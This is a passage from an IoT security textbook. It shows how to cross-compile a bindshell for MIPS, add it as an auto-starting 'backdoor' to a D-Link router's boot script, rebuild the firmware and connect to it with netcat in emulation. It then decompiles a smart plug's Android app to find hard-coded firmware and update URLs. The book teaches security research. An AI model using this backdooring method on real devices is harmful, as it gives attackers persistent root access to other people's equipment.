Under `Toolchain`, select `Build Cross GDB for the Host`, as well as GCC Compiler (see Figure 7-36).




Figure 7-36. *Enabling GDB and GCC for our new cross compiler*

Once this is complete, save the configuration and exit. The only step left now to build our tool chain is to execute the `make` command as shown in Figure 7-37. Remember that the `make` command could take some time to complete.

```
~/Downloads/buildroot-2015.11.1 » make                                                    oit@ubuntu
/usr/bin/make -j1  HOSTCC="/usr/bin/gcc" HOSTCXX="/usr/bin/g++" silentoldconfig
mkdir -p /home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/lxdialog
PKG_CONFIG_PATH="" /usr/bin/make CC="/usr/bin/gcc" HOSTCC="/usr/bin/gcc" \
        obj=/home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config -C support/kconfig -f Mak
efile.br conf
/usr/bin/gcc -I/usr/include/ncursesw   -DCURSES_LOC="<ncurses.h>" -DLOCALE  -I/home/oit/Downloads/buildroot-201
5.11.1/output/build/buildroot-config -DCONFIG_=\"\"   /home/oit/Downloads/buildroot-2015.11.1/output/build/buil
droot-config/conf.o /home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/zconf.tab.o  -o /home
/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/conf
BR2_DEFCONFIG='' KCONFIG_AUTOCONFIG=/home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/auto.
conf KCONFIG_AUTOHEADER=/home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/autoconf.h KCONFI
G_TRISTATE=/home/oit/Downloads/buildroot-2015.11.1/output/build/buildroot-config/tristate.config BR2_CONFIG=/ho
me/oit/Downloads/buildroot-2015.11.1/.config BR2_EXTERNAL=support/dummy-external SKIP_LEGACY= /home/oit/Downloa
ds/buildroot-2015.11.1/output/build/buildroot-config/conf --silentoldconfig Config.in
#
# configuration written to /home/oit/Downloads/buildroot-2015.11.1/.config
#
>>> host-binutils 2.24 Downloading
--2017-03-21 19:56:43--  http://ftp.gnu.org/pub/gnu/binutils/binutils-2.24.tar.bz2
Resolving ftp.gnu.org (ftp.gnu.org)... 208.118.235.20, 2001:4830:134:3::b
Connecting to ftp.gnu.org (ftp.gnu.org)|208.118.235.20|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22716802 (22M) [application/x-bzip2]
Saving to: '/home/oit/Downloads/buildroot-2015.11.1/output/build/.binutils-2.24.tar.bz2.YuZbQ5/output'

30% [====================>                                    ] 6,983,389    812KB/s  eta 19s
```

Figure 7-37. *Building buildroot cross compiler for MIPS with GCC*

Once done, we are now ready to compile our `bindshell.c` with the GCC for MIPS, which we have just created using `buildroot`, as shown in Figure 7-38.

```
.11.1/output/build/_fakeroot.fs
echo "  tar -cf /home/oit/Downloads/buildroot-2015.11.1/output/images/rootfs.tar --numeric-owner -C /home/oit/D
ownloads/buildroot-2015.11.1/output/target ." >> /home/oit/Downloads/buildroot-2015.11.1/output/build/_fakeroot
.fs
chmod a+x /home/oit/Downloads/buildroot-2015.11.1/output/build/_fakeroot.fs
PATH="/home/oit/Downloads/buildroot-2015.11.1/output/host/bin:/home/oit/Downloads/buildroot-2015.11.1/output/ho
st/sbin:/home/oit/Downloads/buildroot-2015.11.1/output/host/usr/bin:/home/oit/Downloads/buildroot-2015.11.1/out
put/host/usr/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games" /ho
me/oit/Downloads/buildroot-2015.11.1/output/host/usr/bin/fakeroot -- /home/oit/Downloads/buildroot-2015.11.1/ou
tput/build/_fakeroot.fs
rootdir=/home/oit/Downloads/buildroot-2015.11.1/output/target
table='/home/oit/Downloads/buildroot-2015.11.1/output/build/_device_table.txt'
/usr/bin/install -m 0644 support/misc/target-dir-warning.txt /home/oit/Downloads/buildroot-2015.11.1/output/tar
get/THIS_IS_NOT_YOUR_ROOT_FILESYSTEM
------------------------------------------------------------
```

Figure 7-38. *Cross compiler building in progress*

For compilation, we can use the binary `./mipsel-buildroot-linux-uclibc-gcc` and run it on `bindshell.c`, as shown in Figure 7-39.

```
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » cp ~/lab/additional/bindshell.c .            oit@
ubuntu
------------------------------------------------------------
~/Downloads/buildroot-2015.11.1/output/host/usr/bin » ./mipsel-buildroot-linux-uclibc-gcc bindshell.c -s
tatic -o bindshell
```

Figure 7-39. *Compiling `bindshell.c` to bindshell binary for MIPS*

We just created a bindshell binary, which now can be executed on the MIPS-based architecture.

Modifying Entries and Placing the Backdoor in a Location so It Could Be Started Automatically at Bootup

Once we have compiled our bindshell, let's go in the FMK directory and find a place to put this newly compiled binary. One idea, if we are looking for a script in Linux that automatically starts during bootup, is to look inside the `/etc/init.d` folder, which contains a number of scripts as shown in Figure 7-40.

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/init.d(master*) » ls -la
total 12
drwxrwxr-x 2 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root  434 Nov 23  2010 rcS
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S03config.sh -> /etc/scripts/config.sh
lrwxrwxrwx 1 root root   22 Mar 21 17:10 S10system.sh -> /etc/scripts/system.sh
lrwxrwxrwx 1 root root   21 Mar 21 17:10 S30final.sh -> /etc/scripts/final.sh
```

Figure 7-40. *Symlinks of shell scripts to another location*

However, the scripts here are symlinked to files in `/etc/scripts`, so let's look at the `/etc/scripts` location, which again contains a number of `.sh` files (Figure 7-41).

```
~/tools/firmware-mod-kit/Dlink_firmware/rootfs/etc/scripts(master*) » ls -la
total 64
drwxrwxr-x 3 root root 4096 Nov 23  2010 .
drwxrwxr-x 9 root root 4096 Nov 23  2010 ..
-rwxrwxr-x 1 root root 1723 Nov 23  2010 config.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 dislan.sh
-rwxrwxr-x 1 root root  202 Nov 23  2010 enlan.sh
-rwxrwxr-x 1 root root  292 Nov 23  2010 final.sh
-rwxrwxr-x 1 root root  160 Nov 23  2010 freset_setnodes.sh
-rw-rw-r-- 1 root root 6512 Nov 23  2010 layout_run.php
-rwxrwxr-x 1 root root  515 Nov 23  2010 layout.sh
drwxrwxr-x 2 root root 4096 Nov 23  2010 misc
-rwxrwxr-x 1 root root  136 Nov 23  2010 startburning.sh
-rwxrwxr-x 1 root root 4551 Nov 23  2010 system.sh
-rwxrwxr-x 1 root root  874 Nov 23  2010 ubcom-monitor.sh
-rwxrwxr-x 1 root root  459 Nov 23  2010 ubcom-run.sh
```

Figure 7-41. *`Scripts` folder contains all the system scripts*

Let's take a look at the script `system.sh`, which was one of the entries we found in the `/etc/init.d` location (Figure 7-42).

```
 GNU nano 2.2.6                          File: system.sh

#!/bin/sh
case "$1" in
start)
        echo "start fresetd ..."                > /dev/console
        fresetd &
        if [ -f /proc/rt2880/linkup_proc_pid ]; then
                echo $! > /proc/rt2880/linkup_proc_pid
        fi
        echo "start scheduled ..."              > /dev/console
        /etc/templates/scheduled.sh start       > /dev/console
        echo "setup layout ..."                 > /dev/console
        /etc/scripts/layout.sh start    > /dev/console
        echo "start LAN ..."                    > /dev/console
        /etc/templates/lan.sh start             > /dev/console
        echo "enable LAN ports ..."             > /dev/console
        /etc/scripts/enlan.sh                   > /dev/console
        echo "start WLAN ..."                   > /dev/console
        /etc/templates/wlan.sh start    > /dev/console
        echo "start Guest Zone"                 > /dev/console
        /etc/templates/gzone.sh start > /dev/console
        /etc/templates/enable_gzone.sh start    > /dev/console
        echo "start RG ..."                             > /dev/console
        /etc/templates/rg.sh start              > /dev/console
        echo "start DNRD ..."                   > /dev/console
        /etc/templates/dnrd.sh start    > /dev/console
        # start telnet daemon
        /etc/scripts/misc/telnetd.sh    > /dev/console
        # Start UPNPD
```

Figure 7-42. *`System.sh` file contents from `etc/scripts/`*

This script indeed looks like a good location and looks like it is starting several services by executing scripts such as `telnetd.sh`, `lan.sh`, and so on. This would be a perfect place to add our own entry that would then be auto started.

Let's add a line in `system.sh` asking it to invoke a backdoor binary that we would place in the `/etc/templates` location (Figure 7-43).

```
echo "start Netbios ..."                > /dev/console
netbios &                               > /dev/consele
fi
if [ -f /etc/templates/smbd.sh ]; then
echo "start smbtree search ..."
/etc/templates/smbd.sh smbtree_start > /dev/console
echo "start smbmount ..."
/etc/templates/smbd.sh smbmount_start > /dev/console
fi
if [ -f /etc/templates/ledctrl.sh ]; then
echo "Change the STATUS LED..."
/etc/templates/ledctrl.sh STATUS GREEN > /dev/console
fi
if [ -f /etc/scripts/misc/profile_ca.sh ]; then
echo "get certificate file ..."                 > /dev/console
/etc/scripts/misc/profile_ca.sh start   > /dev/console
fi
if [ -f /etc/templates/wimax.sh ]; then
echo "start wimax connection ..."
/etc/templates/wimax.sh start > /dev/console
fi
echo "Starting the backdoor"
/etc/templates/backdoor
if [ -f /etc/scripts/misc/plugplay.sh ]; then
echo "start usb plugplay ..."
/etc/scripts/misc/plugplay.sh > /dev/console
```

Figure 7-43. *Adding our backdoor code inside the* `system.sh` *script*

You can save this file and exit. We will now put the backdoor binary in the `/etc/templates` location as we mentioned in the script.

```
cd ../templates
sudo cp ~Downloads/buildroot-2015.11.1/output/host/usr/bin/
bindshell .
```

Now that we have placed the backdoor as well as the script in the appropriate location, the only task left is to recompile the firmware. To do this, we need to go to the parent folder of FMK where we had the directory `Dlink_firmware/` and execute the following command as shown in Figure 7-44:

```
./build-firmware.sh Dlink_firmware/ -nopad -min
```

```
~/tools/firmware-mod-kit(master*) » ./build-firmware.sh Dlink_firmware/ -nopad -min          oit@ubuntu
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new squashfs file system... (this may take several minutes!)
Squashfs block size is 64 Kb
Parallel mksquashfs: Using 2 processors
Creating little endian 3.0 filesystem on /home/oit/tools/firmware-mod-kit/Dlink_firmware/new-filesystem.
squashfs, block size 65536.
[=============================================================================================] 956/956 100%
Exportable Little endian filesystem, data block size 65536, compressed data, compressed metadata, compre
ssed fragments, duplicates are removed
Filesystem size 2240.31 Kbytes (2.19 Mbytes)
        26.36% of uncompressed filesystem size (8499.15 Kbytes)
Inode table size 8067 bytes (7.88 Kbytes)
        23.24% of uncompressed inode table size (34707 bytes)
```

Figure 7-44. *Compiling our new malicious firmware*

Once we have compiled the firmware, we now have the new firmware located inside the `Dlink_firmware` folder with the name `new-firmware.bin` (see Figure 7-45).

```
------------------------------------------------------------
~/tools/firmware-mod-kit(master*) » cd Dlink_firmware
------------------------------------------------------------
~/tools/firmware-mod-kit/Dlink_firmware(master*) » ls -la
total 5408
drwxrwxr-x  5 oit  oit     4096 Mar 21 20:27 .
drwxrwxr-x  8 oit  oit     4096 Mar 21 17:06 ..
drwxrwxr-x  2 oit  oit     4096 Mar 21 17:06 image_parts
drwxrwxr-x  2 oit  oit     4096 Mar 21 17:06 logs
-rwx------  1 root root 2297856 Mar 21 20:27 new-filesystem.squashfs
-rw-rw-r--  1 oit  oit  3215488 Mar 21 20:27 new-firmware.bin
drwxrwxr-x 15 root root    4096 Nov 23  2010 rootfs
```

Figure 7-45. *The new malicious firmware is now created*

We can now either flash this firmware to a real device or emulate it using FAT, just like we did earlier. For now, we will emulate it using FAT, as shown in Figure 7-46, and see if we have a backdoor access to Port 9999 where we could execute our commands.

```
sudo ./fat.py
```




Figure 7-46. *Emulating the new backdoored firmware*

It will show you that an IP address of `192.168.0.1` has been assigned to the new firmware. The error shown in the Figure 7-47 is simply because I earlier created an entry for the same firmware, and thus a database conflict happens, which is okay as long as you are dealing with the same firmware. At this step, we can use `netcat` or `nc` to connect to the IP and see if we have backdoor access, as demonstrated in Figure 7-47.

Figure 7-47. *Successfully connecting to our backdoor*

As you can see, we now have backdoor access to the firmware over Port 9999, which could also be used to execute malicious commands as root privileges.

Running Automated Firmware Scanning Tools

One of the other ways of identifying low-hanging vulnerabilities in firmware is to run an automated script that greps through interesting strings, which then can be manually looked at. You can build such scripts by yourself or use one of the publicly available ones. One such tool is Firmwalker by Craig Smith (@craigz28). We already downloaded this tool when we were cloning the FAT repo, as this is also a part of the GitHub repo of FAT.

Let's go to the `firmwalker` folder inside the FAT directory. If you look inside the data folder, it contains the entries that firmwalker looks for, as shown in Figure 7-48.

```
~/Downloads/firmware-analysis-toolkit/firmwalker/data(3c0ac7e) » ls -la
total 40
drwxrwxr-x 2 oit oit 4096 Mar 21 16:59 .
drwxrwxr-x 3 oit oit 4096 Mar 21 16:59 ..
-rw-rw-r-- 1 oit oit   63 Mar 21 16:59 binaries
-rw-rw-r-- 1 oit oit   19 Mar 21 16:59 conffiles
-rw-rw-r-- 1 oit oit   14 Mar 21 16:59 dbfiles
-rw-rw-r-- 1 oit oit   20 Mar 21 16:59 passfiles
-rw-rw-r-- 1 oit oit   71 Mar 21 16:59 patterns
-rw-rw-r-- 1 oit oit   92 Mar 21 16:59 sshfiles
-rw-rw-r-- 1 oit oit   30 Mar 21 16:59 sslfiles
-rw-rw-r-- 1 oit oit   30 Mar 21 16:59 webservers
------------------------------------------------------------
~/Downloads/firmware-analysis-toolkit/firmwalker/data(3c0ac7e) » cat binaries
ssh
sshd
scp
sftp
tftp
dropbear
busybox
telnet
telnetd
openssl
```

Figure 7-48. *`Firmwalker` folder contents*

Let's go ahead and run firmwalker, passing in the argument as the extract file system of `Dlink_firmware.bin` and see what it comes up with.

```
./firmwalker.sh ~/lab/firmware/_Dlink_firmware.bin.extracted/
squashfs-root/
```

On completion of execution, it generates a `firmwalker.txt` file that contains the output. As we can see in Figure 7-49, it now identifies many things that we can manually look at to identify potential vulnerabilities.

```
  GNU nano 2.2.6                          File: firmwalker.txt

##################################### bin files
t/etc/RT3050_AP_1T1R_V1_0.bin

***Search for patterns in files***
##################################### upgrade
t/www/locale/en/sys_fw_valid.php
t/www/locale/en/tools_firmware.php
t/www/locale/en/dsc/dsc_tools_firmware_fw_upgrade.php
t/www/locale/en/dsc/dsc_spt_tools.php
t/www/locale/en/dsc/dsc_sup_menu2.php
t/www/locale/en/dsc/dsc_tools_firmware.php
t/www/locale/en/help/h_tools_firmware.php

##################################### admin
t/sbin/httpd
t/sbin/syslogd
t/www/tools_admin.php
t/www/locale/en/st_route.php
t/www/locale/en/tools_admin.php
t/www/locale/en/st_stats.php
t/www/locale/en/dsc/dsc_spt_tools.php
t/www/locale/en/dsc/dsc_tools_admin.php
t/www/locale/en/dsc/dsc_tools_log_setting.php
t/www/locale/en/permission.php
t/lib/iptables/libipt_REJECT.so
t/etc/templates/hnap/SetDeviceSettings2.php
```

Figure 7-49. *Firmware has found matches for various PHP files containing admin and upgrade*

Conclusion

In this chapter, we looked at firmware internals and how we could extract a file system from a firmware binary image. We also had a look at the emulation of both firmware binaries as well as the complete firmware itself.

In the next chapter, we look at some other attacks that we can use once we have successfully emulated firmware, or if we have an IoT device sitting on the network.

CHAPTER 8

Exploiting Mobile, Web, and Network for IoT

In this chapter, we look at some of the additional ways of exploiting IoT devices, which are through the mobile application, web application, and network penetration testing skills.

Most of the IoT devices that you will see will have either a web or mobile component to it so users can access the device. This also opens a huge attack vector for security researchers if we want to identify vulnerabilities in the target IoT device. If we can identify vulnerabilities in the web, mobile, or network component of any given IoT device solution, chances are that it could lead to the entire system being vulnerable. There have been books written about each of these individual topics, so I keep this chapter focused on specifically how we can use those vulnerabilities to compromise IoT devices.

We start by looking at mobile applications, then move to the web applications, and finally move to network-based exploitation for IoT devices.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_8

Mobile Application Vulnerabilities in IoT

The mobile applications are an integral part of most of the IoT devices around us. Pretty much any device that you find will have a mobile application that helps you control the IoT device or analyze the data collected by the IoT device. However, unless enough attention is paid to the security of these applications, there chances are high that the applications will be vulnerable, leading to the insecurity of the entire IoT solution.

In this section, we cover some of the common mobile application security issues typically seen in IoT devices. We won't cover all the vulnerabilities in detail, as that would require a separate book of its own, you will gain insight into how to start analyzing mobile applications for the Android platform and what key information can be extracted from them. You can also use the same concepts to analyze iOS applications, too.

Inside an Android Application

Android applications are ZIP archive files, which have the standard extension of `.apk` or Android packages. All the compiled class files, native libraries, and additional resources are packaged within this APK file, which then finally gets installed, and the executable file (`classes.dex`) is run on the device.

Because it's a ZIP archive file, the usual notion that comes to mind to analyze these files is to use an archive extractor or decompressor to view them. However, because the files are also compiled before being packaged, the usual decompression routine will result in unreadable files.

For this reason, we use a special set of tools called a decompiler. These tools help us extract the Android APK and also decompile the various files within it to make it readable. These are two of the most popular decompilation tools:

- APKtool: `https://ibotpeaches.github.io/Apktool/`
- JADx: `https://github.com/skylot/jadx`

APKTool converts the class files of the Android application into another format called Smali, which can then be analyzed and modified. Smali code looks like assembly instructions and requires more effort to understand, compared to the standard Java syntax. The only advantage of Smali code is that we are able to modify the Smali code and repackage the new code to create a new malicious application. This is the exact same thing we did with firmware modification in the previous chapter in the terms of Android applications.

JADx is an open source tool written by Skylot that performs the decompilation in two steps. The first step is decompiling the `classes.dex` file, which is a compiled file inside the package containing all the class files, to a JAR file. The next step simply converts the JAR file classes to readable Java class files. The Java class files are much simpler to understand compared to smali files, and the only limitation is that we can't modify the code here and repackage the application. In the next section I show how to use JADx to reverse an Android application and identify sensitive values from it.

Reversing an Android Application

Let's start with a real-world Android application called SmartWifi.apk. This is the Android application for the Kankun smart plug, and is present in your book Downloads folder. A smart plug is a device that can be connected to a power socket and can be controlled and turned on and off with the use of a smartphone.

In this case, I was able to find the mobile application from the product documentation that came along with the smart plug. Go ahead and install the application on your Android device (or emulator). Because this application came from the Google Play Store, I didn't have the original APK, which is why I pulled the installed app from the Android device, which is given in the steps later.

We use a utility called the Android Debug Bridge (adb) that comes along with the Android SDK and helps us interact with the Android devices.

The first thing that we will do is pull the application binary from the device. This can be done by first identifying the package name with `adb shell ps` and then pulling the binary from the device using `adb pull`.

```
adb pull /data/app/com.smartwifi.apk-1.apk
```

Now we have the APK file on our local system, which we can use to analyze the application for security issues.

The first action that we will perform on the APK file is to decompile it using JADx. Let's go ahead and install JADx first as shown here.

```
$ wget https://github.com/skylot/jadx/releases/download/v0.6.1/
jadx-0.6.1.zip
$ unzip jadx-0.6.1.zip
$ cd jadx/bin/
```

Inside the `bin` folder we have two useful binaries, namely `jadx` and `jadx-gui`. The `jadx` binary decompiles the application class files and stores them as individual Java files, which we can then analyze manually. The `jadx-gui` will decompile the application class files and show us in a GUI window where we could analyze the individual class files.

Let's go ahead and run `jadx` on `smartwifi.apk` and see if we are able to find any interesting data from it.

```
➜  additional material ~/tools/jadx/bin/jadx smartwifi.apk
INFO  - output directory: smartwifi
INFO  - loading ...
INFO  - processing ...
WARN  - Can't detect out node for switch block: B:29:0x0043 in
android.support.v4.app.FragmentManagerImpl.moveToState(android.
support.v4.app.Fragment, int, int, int, boolean):void
```

```
-- output snipped --
ERROR -   Method: com.google.gson.internal.Excluder.with
          Modifiers(int[]):com.google.gson.internal.Excluder
ERROR -   Method: hangzhou.kankun.DeviceActivity.GetThread.
          run():void
ERROR -   finished with errors
```

You might notice that there are a couple of warnings and errors, which is perfectly safe to ignore at this point because it simply indicates that there were some parts of the application that weren't successfully decompiled.

Once the decompilation process is completed, it will create a new directory for us with the name of the APK file, which in this case is the `smartwifi` directory.

Inside the `smartwifi` directory, we will have the files and folders shown here.

```
~/tools/jadx/bin/smartwifi » tree
.
├── android
│   └── support
│       └── v4
├── AndroidManifest.xml
├── com
│   └── google
│       └── gson
├── custom
│   └── CustomDialog2.java
├── hangzhou
│   ├── kankun
│   │   ├── AlertUtil.java
│   │   ├── ArrayWheelAdapter.java
│   │   ├── Config.java
```

```
│   │   ├── ControlHelpActivity.java
│   │   ├── dbHelper.java
│   │   ├── DBManager.java
│   │   ├── DeviceActivity.java
│   │   ├── DeviceTaskActivity.java
│   │   ├── GetElectricityService.java
│   │   ├── GuideActivity.java
│   │   ├── JudgeDate.java
│   │   ├── NetStateUtil.java
│   │   ├── NetworkTool.java
│   │   ├── NumericWheelAdapter.java
│   │   ├── OnWheelChangedListener.java
│   │   ├── OnWheelScrollListener.java
│   │   ├── ProtectService.java
│   │   ├── ScreenInfo.java
│   │   ├── SelectPicPopupWindow.java
│   │   ├── ShowDialogActivity.java
│   │   ├── SmartwifiActivity.java
│   │   ├── UpdateModel.java
│   │   ├── ViewPagerAdapter.java
│   │   ├── WheelAdapter.java
│   │   ├── WheelMain.java
│   │   ├── WheelView.java
│   │   ├── WifiAdmin.java
│   │   └── WifiJniC.java
│   └── zx
│       ├── BuildConfig.java
│       ├── PreferencesUtil.java
│       └── R.java
└── res
├── anim
```

```
├── drawable
├── drawable-hdpi
├── drawable-zh-hdpi
└── layout

34 directories, 286 files
```

To save space, I have omitted many files and folders in the listing that are not useful for us. The interesting bits are in bold, which we analyze now.

The first point of interest is the `AndroidManifest.xml` file, which is a required file for any Android application. `AndroidManifest.xml` contains important information about the application such as the package name, the different components of the applications, the various SDKs and third-party libraries, the Android versions it is supposed to run, the permissions needed by the application, and more. Having a look at the `AndroidManifest.xml` file usually gives us insight into what the application is about and helps us in the further analysis phases.

Let's go ahead and open `AndroidManifest.xml` and see what it contains in this case, as shown in Figure 8-1.




Figure 8-1. *Analyzing Android application using* `AndroidManifest.xml`

It gives us information such as the package name, `hangzhou.zx`, which we are already aware of, the list of permissions, and so on. Let's go ahead and see if we can get any useful information—such as the firmware download URL—by looking at the Java files in the application.

Hard-Coded Sensitive Values

Because there is not anything of high interest in `AndroidManifest.xml`, let's look at the Java files and see if we can find something worth looking into. We start looking in the `hangzhou/zx` folder, as that is what the package name indicates.

In the `zx` folder, there are three files: `PreferencesUtil.java, R.java`, and `BuildConfig.java`. Because `R.java` is simply an auto-generated file and `BuildConfig.java` looks like it is storing the building configuration, the only file that is of interest is `PreferencesUtil.java`. Let's open this file in a code editor and see what it contains.

During the initial few lines, after the imports, we have the variable `filePathString` that points to a remote URL, `http://app.jkonke.com/kkeps.bin`. This looks like a possible firmware download URL and might hold the firmware of the smart plug that is first downloaded to the mobile application and then flashed to the smart plug over either Wi-Fi or Bluetooth. Let's download this firmware binary from the URL found in the mobile application.

```
wget http://app.jkonke.com/kkeps.bin
```

We can now go ahead and extract the file system using Binwalk as shown in Figure 8-2.

Figure 8-2. *Extracting file system from the smart plug firmware*

As we can see in Figure 8-2, the `kkeps.bin` file has the entire firmware with the complete file system.

At this point, we can start exploring various files and directories inside the firmware file system. One interesting place to look for binaries is the `sbin` directory. Looking at `sbin`, we see that we have a couple of interesting binaries, as shown in Figure 8-3.




Figure 8-3. *Looking at binaries inside the firmware*

Digging Deep in the Mobile App

Apart from sensitive hard-coded values, such as the firmware download URL, we can also look in the application and try to identify and understand its functionality. This understanding could be useful if we are writing an exploit for the application or want to understand how a certain component such as encryption of the network communication works.

To understand the application's functionality, we would have to look into all of the different Java files one after the other. Here are some of the findings that we can get from analyzing various Java files.

FINDING 1: APP DOWNLOAD URL

From the file `Config.java`, we see that the variable `UPDATE_SERVER` points to the URL `http://kk.huafeng.com:8081/none/android/` as shown in Figure 8-4.

```
public class Config {
    private static final String TAG = "Config";
    public static final String UPDATE_APKNAME = "Smartwifi.apk";
    public static final String UPDATE_SAVENAME = "Smartwifi.apk";
    public static final String UPDATE_SERVER = "http://kk.huafeng.com:8081/none/android/";
    public static final String UPDATE_VERJSON = "ver.json";
```

Figure 8-4. *UPDATE_SERVER URL found in the mobile application*

As shown in Figure 8-5, if we navigate to this URL in our web browser, we see that this indeed holds the APK file that would be downloaded from the server and then installed on the mobile application based on the version that is specified in the `ver.json` file indicated by the variable `UPDATE_VERJSON`.




Figure 8-5. *Vendor's web site for downloading new packages*

FINDING 2: LOCAL DATABASE DETAILS

In the file `dbHelper.java`, one of the initial interesting things to notice is this line:

```
private static final String DATABASE_NAME = "smartwifi_device_
db3";
```

As shown in Figure 8-6, in the preceding line, we can see that the name of the database where everything is being stored is `smartwifi_device_db3`. In the next code block, we see the various columns, which will be in the database's table with the name `smartwifi_device_list`.

```
public dbHelper(Context context) {
    super(context, DATABASE_NAME, null, DATABASE_VERSION);
    this.TABLE_NAME = "smartwifi_device_list";
    this.FIELD_ID = "_id";
    this.FIELD_TITLE = "mac";
    this.FIELD_TEXT = "ip";
    this.FIELD_NUM = "port";
    this.FIELD_TIME = "time";
    this.FIELD_STATE = "state";
    this.FIELD_TYPE = "type";
    this.FIELD_WORD = "word";
}
```

Figure 8-6. *Analyzing database setup and various fields in the database*

This gives us full information about the local database, including the database name, the table name, and the individual column names. All the database-related actions are specified in the file `DBManager.java`.

FINDING 3: COMMAND PROPERTIES

In the file `DeviceActivity.java`, we find a number of interesting items. First of all, we see that there is a `cmd` variable that is being used a number of times, which could possibly indicate the command that is being sent to the smart plug from the Android application.

The `open` and `close` commands might mean that the device needs to be turned on and off in the lines shown in Figure 8-7.

```
this.errPassword = false;
int nowSecond = (int) (new Date().getTime() / 1000);
if (DeviceActivity.dev_br.equals("open")) {
    cmd = "close";
